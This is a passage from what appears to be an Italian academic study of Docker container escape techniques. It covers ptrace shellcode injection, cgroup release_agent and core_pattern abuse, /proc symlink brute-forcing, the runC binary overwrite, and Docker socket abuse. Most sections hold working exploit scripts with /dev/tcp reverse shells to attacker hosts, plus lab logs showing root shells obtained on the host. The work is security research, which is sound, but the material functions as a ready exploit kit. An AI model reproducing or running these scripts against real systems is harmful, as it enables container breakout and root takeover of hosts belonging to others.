esteso shellcode a 88 bytes
attaccato? atteso SIGSTOP ...
ok! ricevuto SIGSTOP da 7340
[v] injection completata (aperta porta a 172.17.0.1:5600/tcp)
root@fb7e97fb73cf:/# exit
root@ubuntu-bionic:/# nc 172.17.0.1 5600
whoami
root
bash -i
root@ubuntu-bionic:/home/dev# id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 8: dimostrazione abuso CAP SYS PTRACE

Lo script in Python realizzato per la dimostrazione, chiamato *ptrace_infect.py* [49], fa uso del modulo ctypes per usufruire della libreria libc. Una volta fornito in input il PID del processo "vittima", lo script esegue in ordine le seguenti funzioni (Figura 9):

- 1. La funzione *attach* (riga 85) esegue *ptrace* con argomento PTRACE_ATTACH, così da fermare il processo obiettivo ed agganciarlo. Per confermare che il processo sia stato interrotto senza problemi, viene atteso il segnale di SIGSTOP;
- 2. La funzione *get_registers* (riga 100) permette di ottenere i registri dell'architettura, le cui caratteristiche sono definite in una classe dedicata, chiamando *ptrace* con argomento PTRACE GETREGS;
- 3. La funzione *injection* (riga 106) usa *ptrace* con argomento PTRACE_POKETEXT per scrivere, seguendo la modalità di immagazzinamento dati in uso dal calcolatore, una word alla volta negli spazi di memoria successivi all'indirizzo puntato dal registro rip, indicante la prossima istruzione da eseguire nel segmento di codice del processo [50];
- 4. La funzione *set_registers* (riga 120) ripristina i registri chiamando *ptrace* con argomento PTRACE SETREGS;

5. La funzione *detach* (riga 125) stacca il debugger dal processo, chiamando *ptrace* con argomento PTRACE_DETACH.

Una volta sganciato, il processo "vittima" riprenderà la sua esecuzione a partire dalla prima istruzione puntata dal registro rip che, ad iniezione completata correttamente, corrisponderà alla prima istruzione del codice malevolo.

```
85 def attach (pid):
86
87
       if ptrace(PTRACE_ATTACH, pid, None, None) < 0 :</pre>
           raise Exception("PTRACE ATTACH failed")
88
89
       print("attaccato? atteso SIGSTOP ... ")
90
91
       stat = os.waitpid(pid, 0)
92
       if os.WIFSTOPPED(stat[1]):
           stopSignal = os.WSTOPSIG(stat[1])
93
[...]
100 def get_registers(pid):
      if ptrace(PTRACE GETREGS, pid, None, ctypes.byref(registers)) < 0:</pre>
           raise Exception("PTRACE GETREGS failed")
[...]
106 def injection (pid):
108
     for i in range(0,len(shellcode),4):
109
110
       lil end word = struct.unpack("<I", shellcode[i:4+i])[0]</pre>
       if ptrace(PTRACE_POKETEXT,pid,ctypes.c_void_p(registers.rip+i),lil_end_word)<0:</pre>
111
112
         raise Exception("PTRACE POKETEXT failed")
[...]
120 def set_registers(pid):
121
      if ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers)) < 0:</pre>
122
                  raise Exception("PTRACE SETREGS failed")
123
124
125 def detach (pid):
      if ptrace(PTRACE DETACH, pid, None, None) < 0 :</pre>
126
127
            raise Exception("PTRACE DETACH failed")
```

Figura 9: funzioni definite in ptrace_infect.py

2.4 Abuso di User Mode Helper

A supporto delle feature kernel, viene messo a disposizione lo User Mode Helper (abbreviato, UMH), un programma che permette al kernel l'esecuzione di chiamate di sistema nello spazio utente. Per tale compito, esistono dei programmi, presenti nello spazio utente, che fanno uso delle funzioni *call_usermodehelper* e *call_usermodehelper exec*, definite nel UMH [51].

2.4.1 Abuso del cgroup-v1 release agent

La feature cgroup-v1 ha un'opzione che fa uso del UMH: quando abilitata, la terminazione di tutti i processi attivi nel cgroup richiede al UMH di eseguire la routine presente in release_agent [5] [52]. Con le giuste condizioni, si può sfruttare questa feature per ottenere l'esecuzione privilegiata di codice arbitrario sulla macchina ospitante.

Perché ciò sia possibile, l'attaccante deve possedere il ruolo di root e poter utilizzare la syscall *mount*: il container compromesso, dunque, dovrà avere attiva la capability CAP SYS ADMIN, mentre deve disabilitare i controlli di LSM e Seccomp.

Dal container compromesso, l'attaccante dovrà eseguire i seguenti passi:

- Usare il comando mount per montare un cgroup radice, ad esempio il cgroup memory, all'interno del container. Il punto di montaggio scelto, ad esempio /tmp/cgrp, conterrà il release_agent;
- 2. All'interno del punto di montaggio, va creata una nuova directory, ad esempio "x": in tal modo, definiamo un nuovo cgroup *memory* di nome x, figlio del cgroup *memory* radice;
- 3. Nella directory del nuovo cgroup, corrispondente al percorso /tmp/cgrp/x, automaticamente, andrà a crearsi il file notify_on_release, corrispondente a un flag di attivazione del release_agent: se impostato a "1", la terminazione di tutti i processi presenti nel cgroup determinerà l'attivazione della routine definita nel release_agent. Si procede quindi ad abilitare il flag notify_on_release;
- 4. Si prepara un file eseguibile, contenente un programma malevolo: per la dimostrazione, si è scelta una reverse shell. Perché venga eseguito su host, andrà inserito nel release_agent il percorso a questo file;
- 5. Il kernel esegue la routine del release_agent basandosi sul percorso relativo alla radice del filesystem host, dunque è necessaria l'estrazione del path su host verso

il file malevolo. Se il container usa OverlayFS, allora il file malevolo creato si troverà nel livello upperdir: è possibile individuare il path assoluto verso la directory di sistema montata come upperdir grazie al file di configurazione /etc/mtab [53]. Estratto il percorso al file eseguibile, si sovrascrive il contenuto del release agent con la stringa risultante.

6. Per azionare il meccanismo, occorre che tutti i processi del cgroup *x* siano terminati. Bisogna quindi creare un processo, inserire il suo PID nel file al percorso /tmp/cgrp/x/cgroup.procs e attendere la sua terminazione. A quel punto, il kernel attiverà il payload e connetterà l'host remoto alla macchina ospitante.

Per la dimostrazione, è stato creato un Dockerfile, contenente lo script *cgesc.sh* in grado di manipolare il release_agent per avviare sull'host il file malevolo "cmd", contenente una reverse shell per accedere all'host in qualità di root (Figura 10).

```
#!/bin/sh

#uso: ./cgesc.sh 10.0.2.15 445

mkdir /tmp/cgrp;
mount -t cgroup -o memory cgroup /tmp/cgrp;
mkdir /tmp/cgrp/x;
echo 1 > /tmp/cgrp/x/notify_on_release;
UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{ for (i=1; i<=NF; i++) { if ($i ~ /upperdir/) { print $i } } ' | cut -d "=" -f 2);
echo "$UPPERDIR/cmd" > /tmp/cgrp/release_agent;
echo "#!/bin/bash" > /cmd;
echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1 2>&1" >> /cmd;
chmod 777 /cmd;
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs";
```

Figura 10: script cgesc.sh

Per l'esecuzione della dimostrazione, si pone in ascolto un programma di comunicazione remota su una porta dell'host, per poi eseguire, in un altro terminale, il container creato con l'immagine generata dal Dockerfile e configurato con le condizioni necessarie per l'abuso del release_agent (Figura 11).

I programmi release_agent e notify_on_release, come altre feature del cgroup-v1, sono stati rimossi nel cgroup-v2 e l'intero meccanismo è stato ripensato: questa feature esposta, così come altre del cgroup-v1, facilitava l'abuso del UMH [54].

```
--terminale1
root@host:/# nc -nlvp 445
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::445
Ncat: Listening on 0.0.0.0:445
--terminale2
root@host:/# echo escape! > /tmp/youfoundme.txt
apparmor=unconfined --security-opt seccomp=unconfined cgesc:1
./cgesc.sh 10.0.2.15 445
--terminalel: ricevuta richiesta di connessione
Ncat: Connection from 10.0.2.15.
Ncat: Connection from 10.0.2.15:1866.
bash: cannot set terminal process group (-1): Inappropriate ioctl for
bash: no job control in this shell
bash-4.2# whoami
whoami
bash-4.2# cat /tmp/youfoundme.txt
cat /tmp/youfoundme.txt
escape!
```

Figura 11: dimostrazione abuso release_agent

2.4.2 Abuso del core pattern

Il root fileystem del container monta lo pseudo-filesystem /proc: un'interfaccia verso le strutture dati del kernel. Nella sottodirectory /proc/sys/kernel, sono presenti dei file che permettono l'impostazione di diversi parametri del kernel, tra cui il core_pattern [7]: file che permette di specificare un template per i nomi dei core dump creati.

Un core dump è un file contenente lo stato della memoria al momento della terminazione imprevista di un certo programma [55]. Per creare il core dump, viene prima richiesto al UMH di leggere il core pattern [56].

Un'altra funzione offerta dal core_pattern è la possibilità di specificare un programma a cui dare in input il core dump, utilizzando il carattere "|"seguito dal percorso host verso il programma da eseguire. Tale funzione, nelle giuste condizioni, può essere sfruttata per l'esecuzione privilegiata di codice arbitrario nello spazio d'indirizzi dell'host.

All'interno di un container, normalmente, il core_pattern risulta read-only, ma esistono configurazioni in cui è consentita la scrittura da parte di root: ad esempio, quando è possibile utilizzare la syscall *mount* per specificare un nuovo punto di

montaggio del filesystem /proc. Perché ciò sia possibile, il container deve possedere almeno la capability CAP SYS ADMIN e disattivare i controlli LSM e Seccomp.

Quando il core_pattern è scrivibile da root, si procede con la preparazione di un file malevolo eseguibile, si estrae il suo percorso nel livello upperdir, estraendo i dati necessari da /etc/mtab e lo si inserisce nel core pattern, precedendolo col carattere "|".

Infine, affinchè la procedura di core dump sia attivata, bisogna creare un piccolo programma la cui esecuzione deve terminare in maniera anomala: per esempio, un codice che vuol scrivere un valore intero nella cella di un puntatore nullo.

Lo script *corepatesc.sh*, realizzato per la dimostrazione, esegue la mount di un filesystem proc in qualità di root, per poi inserire in core_pattern il carattere "|" seguito dal percorso host al programma malevolo "cmd", presente in upperdir, che dovrà attivarsi a seguito di un programma interrotto in maniera imprevista (Figura 12).

```
#!/bin/sh

#argomento $1 è interfaccia ip

#argomento $2 è porta

mkdir /newproc;

mount -t proc proc /newproc;

UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{ for (i=1; i<=NF; i++) { if ($i ~ /upperdir/) { print $i } } ' | cut -d "=" -f
2);
echo "#!/bin/bash" > /cmd;
echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1" >> /cmd;
chmod 777 /cmd;
echo "|$UPPERDIR/cmd" > /newproc/sys/kernel/core_pattern;
./crash
```

Figura 12: corepatesc.sh

Nella dimostrazione, questo script è stato inserito in un Dockerfile assieme ad un altro programma chiamato *runme.sh* (Figura 13): una volta generato un container con l'immagine di tale Dockerfile e le condizioni di vulnerabilità descritte, l'esecuzione di *runme.sh* automatizzerà, in ordine temporale, il comando no per aprire la porta 445 dell'interfaccia network del container e, dopo 5 secondi, l'attivazione del programma che sfrutta la procedura di core dump per eseguire una reverse shell dall'host verso la porta 445 esposta dal container (Figura 14).

```
#!/bin/sh

my_ip=$(ifconfig | awk '/inet / {print $2; exit}' | cut -d ":" -f 2);

my_port=445;
sleep 5 && ./corepatesc.sh $my_ip $my_port &

nc -nlvp $my_port
```

Figura 13: programma runme.sh

```
root@localhost:/# docker run -it --rm --privileged coredumpesc:1
/ # ./runme.sh
listening on [::]:445 ...
connect to [::ffff:172.17.0.2]:445 from [::ffff:172.17.0.1]:40820
([::ffff:172.17.0.1]:40820)
bash: cannot set terminal process group (-1): Inappropriate ioctl [...]
bash: no job control in this shell
root@localhost:/# echo hacked! > /tmp/youfoundme.txt
echo hacked! > /tmp/youfoundme.txt
root@localhost:/# exit
exit
Segmentation fault (core dumped)
exit
exit
nc: too many output retries
root@localhost:/# cat /tmp/youfoundme.txt
hacked!
```

Figura 14: dimostrazione abuso core pattern

2.5 Abuso dei symlink di processo

Nel pseudo-filesystem /proc, le risorse dei rispettivi processi sono raggiungibili presso le sottodirectory intitolate coi relativi PID [7].

Tra queste risorse, ci sono dei riferimenti simbolici a file o directory, come il symlink *root*, che specifica la radice del processo, o il symlink *exe*, contenente il percorso file all'eseguibile che ha generato il processo.

Altri symlink sono presenti direttamente nella radice di /proc, come ad esempio /proc/self: un riferimento simbolico alla directory col PID del processo che vi sta accedendo. Un processo che accede ai contenuti di /proc/self, dunque, sta accedendo ai contenuti della sottodirectory che ha il suo stesso PID.

Quando un processo tenta l'accesso ad un riferimento simbolico nella struttura /proc, il kernel parte dalla directory radice associata al processo per risolvere il percorso indicato.

2.5.1 Abuso del symlink "root"

Tra le risorse relative ad un processo, il symlink *root* fa riferimento alla radice del filesystem visibile dal processo: per esempio, un processo interno ad un container ha il symlink *root* che punta alla directory radice del filesystem montato nel container. Se tale processo interno al container avesse PID 5272 sull'host, e venisse definito nel filesystem del container un programma al percorso /payload, allora si potrebbe eseguire tale programma utilizzando il percorso /proc/5272/root/payload.

Il release_agent dei cgroup-v1 può permettere l'esecuzione privilegiata di uno script interno al container, prendendo come riferimento il percorso host all'eseguibile. Partendo dal container, la dimostrazione che segue vuole utilizzare la procedura del release_agent per eseguire una reverse shell sull'host, attivando lo script "payload" creato nella directory radice del container. Per far ciò, si vuole inserire nel release_agent il percorso a payload sfruttando il symlink *root* di un processo interno al container.

Si assuma il contesto di un container dotato della capability CAP_SYS_ADMIN e non sorvegliato da LSM e Seccomp, così da permettere l'utilizzo della syscall *mount*. Il namespace pid non è in comune con l'host, dunque non c'è modo di dedurre direttamente il PID, sull'host, di un processo generato dal container.

Per la dimostrazione, si è creato un Dockerfile contenente due script [57]: *brute.sh*, impostato come entrypoint, e *brute.c*. L'immagine generata da questo Dockerfile permetterà la creazione di un container che, presi in input indirizzo ip e porta, attiva una reverse shell verso la destinazione specificata (Figura 15).

Lo script *brute.sh* prepara il file "payload" e monta il cgroup radice *memory* al percorso /tmp/cgrp, per poi creare al suo interno il memory cgroup x ed impostare il flag notify_on_release. Dopodichè, l'eseguibile generato dal file *brute.c* tenta di individuare il PID di un processo generato dal container e di attivare "payload", per mezzo di un ciclo iterativo che ripete le seguenti azioni (Figura 16):

- crea la stringa /proc/[PID]/root/payload, dove [PID] è un numero intero che va da 1 a 32768, per poi inserirla nel release_agent;
- aziona sh -c "echo \\$\\$ > /tmp/cgrp/x/cgroup.procs", il comando "trigger" che inserisce in cgroup.procs il proprio PID per poi terminare, attivando la procedura del release agent;

3. Oltre a creare la reverse shell, "payload" definisce la creazione del file "fine" all'interno della directory radice del container. L'ultimo punto del ciclo, quindi, controlla se il file "fine" risulta accessibile, così da terminare il programma.

```
--terminale1

root@host:/# nc -nlvp 445

Listening on 0.0.0.0 445

--terminale2

root@host:/# docker run -it --rm --privileged brute_esc:1 10.0.2.15

445

[v] payload eseguito! path: /proc/3773/root/payload

--terminale1 dopo aver ricevuto una connessione

Connection received on 10.0.2.15 59820

bash: cannot set terminal process group (-1): Inappropriate ioctl [...]

bash: no job control in this shell

root@host:/#
```

4. Figura 15: abuso root symlink

```
18 | for(int guess_real_pid=1; guess_real_pid<MAX_PID+1; guess_real_pid++){
19
20
       sprintf(guess path, "/proc/%d/root/payload", guess real pid);
21
22
       //scrivi su release agent
23
       if((fd=open("/tmp/cgrp/release agent", O WRONLY | O TRUNC)) < 0){</pre>
           perror("[x] errore apertura release_agent\n");
24
25
           exit(EXIT_FAILURE);
26
       }
27
28
       if(write(fd, guess path, sizeof(guess path))!=sizeof(guess path)){
29
           perror("[x] errore scrittura release agent\n");
30
           close(fd);
31
           exit(EXIT FAILURE);
32
       }
33
34
       close(fd);
35
36
       //aziona evento trigger
37
       if(system(trigger) == -1){
38
           perror("[x] trigger ha dato errore\n");
39
           exit(EXIT FAILURE);
40
41
42
       //se c'è il file "/fine", payload trovato!
43
       if(access("/fine", F OK) == 0) {
44
           printf("\n[v] payload eseguito! path: %s \n\n", guess_path);
           exit(EXIT SUCCESS);
45
46
       }
47
48
```

Figura 16: ciclo iterativo in brute.c

2.5.2 Abuso del processo "runC init"

In Docker, i comandi docker run e docker exec consentono l'esecuzione di un programma all'interno del container. Ad esempio, l'esecuzione di un container con terminale interattivo richiede l'attivazione di uno programma shell definito al suo interno, come /bin/sh o /bin/bash [58]. Per attivare un programma all'interno del container, runC crea un processo in entrata chiamato runC init: per mantenere le restrizioni di sicurezza, runC init viene inserito nel namespace del container per poter eseguire il programma.

Tra le risorse definite nel sistema /proc, ogni processo possiede il symlink exe come riferimento al binario che l'ha generato: nel caso di runC init, il symlink exe contiene un riferimento all'eseguibile /usr/sbin/runC presente su host.

La vulnerabilità descritta permette di sovrascrivere il binario referenziato dal symlink *exe* presente tra le risorse di *runC init*, ovvero l'eseguibile /*usr/sbin/runC* che, se manipolato, permette l'esecuzione privilegiata di codice arbirario.

Come primo passo, occorre intercettare il processo runC: si manipola un programma che presumibilmente sarà eseguito come processo in entrata al container, sovrascrivendo il suo contenuto con la shebang #!/proc/self/exe cosicchè, alla sua esecuzione, il loader Linux eseguirà l'interprete specificato. Verrà così eseguita all'interno del container un'istanza del processo generato da runC, visualizzabile dall'output del comando ps come /proc/self/exe.

Ottenuto il processo, il secondo passo consiste nella sovrascrittura del componente runC che, essendo in esecuzione, non sarà possibile sovrascrivere al momento. Tuttavia, nelle versioni di Docker precedenti alla 18.09.2 [59] è possibile una via alternativa: si apre il symlink *exe* in una modalità diversa dalla scrittura, così da salvare un riferimento a runC nella directory /proc/self/fd del processo attaccante, si attende la terminazione del processo generato da runC e, infine, si accede in scrittura al riferimento salvato.

La dimostrazione è stata svolta un sistema Ubuntu 20.04.1, kernel 5.15.0-72-generic, Docker Engine 18.09.1, containerd 1.2.0, runC 1.0.0-rc5. Per semplificare l'installazione di tale ambiente, è stato creato il programma *reload_docker.sh* [60] per disinstallare il Docker Engine presente ed installare i componenti della versione obiettivo.

L'abuso di runC avviene tramite due programmi [61]: *intercept.sh* per sovrascrivere il contenuto di /bin/sh ed intercettare l'interprete /proc/self/exe, ottenendo il PID

del processo *runC init* generato, poi *runCescape.c* per procedere con la sovrascrittura del file.

Il programma *intercept.sh* esegue in loop la ricerca di /proc/self/exe nello snapshot presentato dal comando ps. Appena viene riscontrato un risultato, viene passato a *runCescape* il percorso, nel sistema /proc, al symlink *exe* del PID estratto (Figura 17).

```
#!/bin/bash
echo '#!/proc/self/exe' > /bin/sh
while
    runc_tuple=$(ps ea | sed -n "/\/proc\/self\/exe/Ip")
    [ -z "$runc_tuple" ]
do :; done
runc_pid=$(echo $runc_tuple | cut -d " " -f 1)
./runCescape /proc/$runc_pid/exe
```

Figura 17: script intercept.sh

Lo script *runCescape.c* aprirà, a riga 34, il percorso preso in input in modalità O_PATH [62], cioè per sole operazioni di controllo descrittore, così da salvare in /*proc/self/fd* un riferimento a /*usr/sbin/runc*. Procede poi a sovrascrivere il contenuto di runC con una reverse shell verso l'indirizzo IP 10.0.2.15, porta 445, attendendo con un loop, a riga 52, che il componente non sia più in uso (Figura 18).

```
32
     //leggi la vera runC
33
          //ottieni fd
34
     if((real runc fd = open(runc exe path, O PATH)) < 0){</pre>
35
          fprintf(stderr, "[x] %s non si apre\n", runc exe path);
36
           exit(EXIT FAILURE);
37
     printf("[v]aperto %s con fd %d\n", runc exe path, real runc fd);
38
     sprintf(runc_inner_fd_path, "/proc/self/fd/%d", real_runc_fd);
39
[...]
52
      while(1){
53
       if((runc_inner_fd=open(runc_inner_fd_path,O_WRONLY|O_TRUNC))>0) {
54
             if(write(runc inner fd, revsh, revsh SIZE) != revsh SIZE) {
55
                    perror("[x] shellcode troppo grande\n");
56
                    close(runc inner fd);
57
                    close(real runc fd);
58
                    exit(EXIT FAILURE);
59
                }
60
                break;
61
            }
        }
62
```

Figura 18: snippet di codice in runCescape.c

Qualora l'attacco avesse successo, la successiva esecuzione del componente runC attiverà una reverse shell, con accesso al sistema ospitante in qualità di utente root (Figura 19). La probabilità di ottenere un riferimento a runC non è deterministica: l'attaccante dovrà sfruttare una finestra temporale che va dall'esecuzione dell'interprete alla terminazione del *runC init* generato. Per tale ragione, *runCescape* potrebbe non riuscire ad aprire in tempo il symlink *exe* fornitogli (Figura 20).

```
--terminale1
root@Ubuntu:/# nc -nlvp 445
Listening on 0.0.0.0 445
--terminale2
root@Ubuntu:/# echo hacked! > youfoundme.txt
root@Ubuntu:/# docker run -it --rm --name esc runc fd esc:1
--terminale3 aziona evento trigger
root@Ubuntu:/# docker exec -it esc sh
No help topic for '/usr/bin/sh'
--terminale2 stampa output
[?]apertura /proc/57778/exe...
[v]aperto /proc/57778/exe con fd 3
[?]cerco di aprire /proc/self/fd/3
[?]aspetto runC fermo per scrivere...
[v]runC sovrascritto con successo!
--terminale1 riceve una connessione
Connection received on 10.0.2.15 46212
bash: cannot set terminal process group (58625): Inappropriate ioctl
bash: no job control in this shell
<2ac950f7a01e2ab21899ea64f94a57aaaefd7b2df8d47da2b# cd /</pre>
cd /
root@Ubuntu:/# cat youfoundme.txt
cat youfoundme.txt
hacked!
```

Figura 19: scenrio successo runCescape

```
--terminale1
root@Ubuntu:/# docker run -it --rm --name esc runc_fd_esc:1

--terminale2 aziona evento trigger
root@Ubuntu:/# docker exec -it esc sh
No help topic for '/usr/bin/sh'

--terminale1 stampa output
[?]apertura /proc/54050/exe...
[x] /proc/54050/exe non si apre
```

Figura 20: scenario fallimento runCescape

2.6 Abuso del socket di Docker

Il socket docker. sock è responsabile della gestione della comunicazione con dockerd tramite il servizio RESTful di Docker API. I comandi impartiti, ad esempio, da Docker CLI arrivano a questo componente per mezzo di messaggi con protocollo HTTP.

Uno scenario di container compromesso può esistere con la configurazione Dockerin-Docker, usata in fase di Continuous Integration per progetti che richiedono il testing di immagini Docker [63].

Esistono, tuttavia, altri scenari dove è necessaria montare il socket UNIX: un esempio sono alcuni applicativi per la gestione centralizzata dell'ambiente Docker, come Traefik [64]. Per precauzione, è uso montare docker.sock in read-only così da impedire la propagazione delle modifiche sul componente presente in host.

Docker offre l'opzione di comunicare con dockerd dall'esterno, esponendo il socket su una porta TCP. Di default, una porta TCP usata da docker.sock comunica tramite il protocollo HTTP.

Il docker.sock può essere sfruttato per completare una fuga creando container compromessi o eseguendo la connessione a container fragili presenti nella stessa network di un container compromesso.

2.6.1 Script dockerio.py

Per le successive dimostrazioni, è stato creato lo script *dockerio.py* [65] per semplificare un fuga dall'ambiente Docker, utilizzando comandi di alto livello che imitano il funzionamento della Docker CLI. Questo script, scritto in Python, segue la specifica della versione 1.43 [66] per interagire con un socket UNIX o TCP grazie ad un oggetto "session", gestore di alto livello per una sessione HTTP.

Per interagire con un socket UNIX, questo va montato nella session tramite un adattatore HTTP: l'oggetto *UnixAdapter*, derivato dalla classe *HTTPAdapter* del modulo *requests.adapters* [67], svolge questo compito incapsulando ricorsivamente le classi *UnixConnectionPool* e *UnixConnection*, al fine di specificare /*run/docker.sock* come interfaccia di comunicazione con la Docker API e, quindi, con dockerd (Figura 21).

Di seguito, vengono riportati alcuni dei comandi ed opzioni più importanti:

- Comando run: analogo a docker run, esegue in ordine la richiesta di creazione e poi di avvio del container;

- Comando exec: esegue un determinato processo in un container. Nel dettaglio, esegue in successione due chiamate alla API per creare la richiesta d'esecuzione e poi eseguirla. Il comando dispone di diverse opzioni, tra cui --revsh per eseguire dal container una sessione Bash inversa;
- Comando image: comandi per la gestione di una singola immagine. Nella richiesta, l'opzione load [nome_cont] [sorgente_http] permette di caricare da indirizzo remoto un'immagine derivata da un container in formato compresso '.tar' e di assegnargli un nome;

```
2 import socket, requests, json, pprint
 3 from urllib3.connection import HTTPConnection
 4 from urllib3.connectionpool import HTTPConnectionPool
 5 from requests.adapters import HTTPAdapter
 7
  class UnixConnection(HTTPConnection):
8
      def init (self):
        super().__init__("localhost")
9
10
11
      def connect(self):
12
        self.sock = socket.socket(socket.AF UNIX, socket.SOCK STREAM)
13
        self.sock.connect("/run/docker.sock")
14
15 class UnixConnectionPool (HTTPConnectionPool):
16
      def init (self):
17
        super(). init ("localhost")
18
19
      def new conn(self):
20
        return UnixConnection()
21
22 class UnixAdapter (HTTPAdapter):
23
      def get connection(self, url, proxies=None):
        return UnixConnectionPool()
24
```

Figura 21: interfaccia UnixAdapter

2.6.2 Abuso socket UNIX con dockerio.py

A inizio dimostrazione, l'attaccante si trova in un container compromesso di nome "py", collocato nella network bridge. Il container monta il volume /run/docker.sock: tale container si basa sull'immagine python_env:1, generata da Dockerfile con base python:3.8 e contenente netcat, dockerio.py e i moduli pip necessari (Figura 22).

```
FROM python:3.8

RUN apt-get update && apt-get install -y ncat && pip install requests

COPY dockerio.py /dockerio.py

CMD ["/bin/bash"]
```

Figura 22: Dockerfile di python env:1

Dall'interno del container *py*, è possibile instaurare una comunicazione HTTP con la Docker API tramite il socket UNIX. L'attaccante può quindi usare *dockerio.py* per chiedere a Docker di creare un container privilegiato, chiamarlo "contesc", montare la directory radice del sistema ospitante come volume in */hostfs* e conferirgli i namespace pid e net dell'host.

Il container richiesto verrà creato nella network bridge, la stessa rete di *py*, consentendo all'attaccante di connettersi a *contesc* per mezzo di una reverse shell: noto l'indirizzo in rete del proprio container, si può utilizzare dockerio.py per richiedere a Docker l'esecuzione di un comando di reverse shell nel container *contesc*. Ottenuta la shell in *contesc*, si può usare il comando chroot /hostfs per ottenere un accesso completo all'host (Figura 23).

```
root@localhost:/# docker run -it \
> -v /run/docker.sock:/run/docker.sock --rm --name py python env:1
root@46eb1687b078:/# EXPL="python3 dockerio.py UNIX localhost"
root@46eb1687b078:/# $EXPL run ubuntu:14.04 contesc \
> -v /:/hostfs --hostnet --hostpid --rm
[...]
<Response [204]>
root@46eb1687b078:/# $EXPL ps
 'Names': ['/py'],
 'NetworkSettings': {'Networks': {'bridge': {
                                          'IPAddress': '172.17.0.2',
[...]
root@46eb1687b078:/# sleep 5 && $EXPL exec contesc \
> --revsh 172.17.0.2:445 & nc -nlvp 445
[1] 316
Listening on 0.0.0.0 445
Connection received on 172.17.0.1 46240
root@localhost:/# ls | grep hostfs
ls | grep hostfs
hostfs
root@localhost:/# chroot hostfs
```

Figura 23: fuga con socket UNIX

2.6.3 Abuso socket TCP con dockerio.py

Per la dimostrazione, sono stati inseriti due host in una rete dedicata: un server con sistema Ubuntu 18.04.1, kernel 5.4.0-148-generic, dockerd 18.09.1 in ascolto alla porta TCP 2375.

L'attaccante crea un'immagine malevola grazie allo script *crea_exploit.sh* [68], che genera il file *exploit.tar*: quest'ultimo sarà poi esposto tramite un processo server, così da poter chiedere a dockerd, tramite il comando load di dockerio.py, di scaricare l'immagine ed assegnargli il nome *expl:1*. L'immagine malevola contiene lo script *cgesc.sh* che, una volta attivato, crea una reverse shell sull'host.

Usando il comando run di *dockerio.py*, si chiede l'esecuzione di un container privilegiato di nome *expl1*, basato sull'immagine *expl:1*. Infine, si usa il comando exec di *dockerio.py* per chiedere l'esecuzione dello script al suo interno, fornendo gli argomenti necessari alla reverse shell (Figura 24).

```
--host remoto che espone il servizio
root@ubuntu-bionic:/# dockerd -H 192.168.146.5
--terminale1 su host attaccante
root@Ubuntu-20:/tmp/cattiveria# ./crea exploit.sh
Sending build context to Docker daemon 4.096kB
root@Ubuntu-20:/tmp/cattiveria# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
--terminale2 su host attaccante
root@Ubuntu-20:/# nc -nlvp 445
Listening on 0.0.0.0 445
--terminale3 su host attaccante
root@Ubuntu-20:/# EXPL="python3 dockerio.py TCP \
> http://192.168.146.5:2375"
root@Ubuntu-20:/# $EXPL image load expl:1 \
> http://192.168.146.7:8000/exploit.tar
root@Ubuntu-20:/# $EXPL run expl:1 expl1 --rm --cmd /bin/sh
<Response [204]>
root@Ubuntu-20:/# $EXPL exec expl1 --cmd ./cgesc.sh 192.168.146.7 445
[...]
<Response [200]>
--terminale2 attaccante riceve segnale di connessione
Connection received on 192.168.146.5 45854
bash: cannot set terminal process group (-1): Inappropriate ioctl [...]
bash: no job control in this shell
root@ubuntu-bionic:/#
```

Figura 24: fuga con socket TCP

2.7 Abuso delle vulnerabilità kernel

Il Docker Engine si appoggia sul sistema operativo ospitante, condividendone lo spazio kernel. Per tale ragione, i container Docker non sono immuni a vulnerabilità intrinseche del kernel installato sul sistema.

2.7.1 Abuso dei namespace non privilegiati

Con l'aiuto della tecnologia offerta dai namespace, determinate versioni del kernel rendono possibile una privilege elevation e conseguente fuga dal container per mezzo dei cgroup-v1, senza necessità di capability [69].

Diversi sistemi Linux, come Debian e Ubuntu, hanno abilitato di default il supporto alla creazione di nuovi user namespace da parte di utenti non privilegiati.

Questo permette agli utenti di un container non controllato da LSM la creazione di un nuovo spazio d'indirizzi tramite syscall *clone* o *unshare*: l'utente del nuovo user namespace gode di pieni privilegi per le operazioni interne al nuovo namespace [70], con il completo set di moduli capability a disposizione, UID 0 e GID 0.

La creazione di un nuovo namespace segue una dipendenza gerarchica: la virtualizzazione disposta dal nuovo namespace è relativa al namespace da cui proviene. Se l'utente non aveva accesso privilegiato alle risorse nel namespace padre, l'utente figlio continuerà a non avere accesso privilegiato alle risorse relative al namespace padre e predecessori, mentre godrà di pieni privilegi nelle interazioni con le risorse del proprio namespace.

Ad esempio, l'utente root del nuovo namespace può usare *mount* per montare un cgroup-v1, con la capability CAP_SYS_ADMIN abilitata, ma potrebbe non poter accedere al release_agent: sarebbe necessario che l'utente del namespace del container sia root e che, a sua volta, l'utente del container sia lo stesso root presente sull'host.

Nei container Docker, lo user namespace è condiviso con l'host, quindi un'elevazione dei privilegi con le condizioni qui sopra descritte risulta possibile solo qualora risulti possibile accedere a release agent.

Il namespace cgroup può introdurre una forma di confinamento dei processi containerizzati, impedendo la montatura dei cgroup predecessori [71], compresi i cgroup radice dove si trova il release_agent, presenti al percorso host /proc/sys/cgroups/ [7]. Affinchè si possano montare i cgroup, è necessario creare dei nuovi namespace mount e

cgroup, ma poiché i cgroup vengono rimappati, non è detto che sia possibile rimappare un namespace cgroup: ciò dipende dalla configurazione iniziale dei cgroup del container.

Si prenda come esempio il sistema usato per la dimostrazione, con Ubuntu 20.04, kernel 5.15.0: attivando il comando cat proc/self/cgroup su una shell interna ad un container senza privilegi aggiunti, si può notare che è presente un cgroup-v1 radice.

Quindi, se l'utente del container eseguisse il comando un share con opzioni –U (nuovo user namespace), –r (traccia l'utente chiamante come UID 0, GID 0 nel nuovo namespace), –m (nuovo mount namespace), –C (nuovo cgroup namespace), otterrebbe un nuovo spazio d'indirizzi dove sarebbe possibile, una volta trovato il cgroup-v1 radice associato al container, accedere al release agent e manipolarlo (Figura 25).

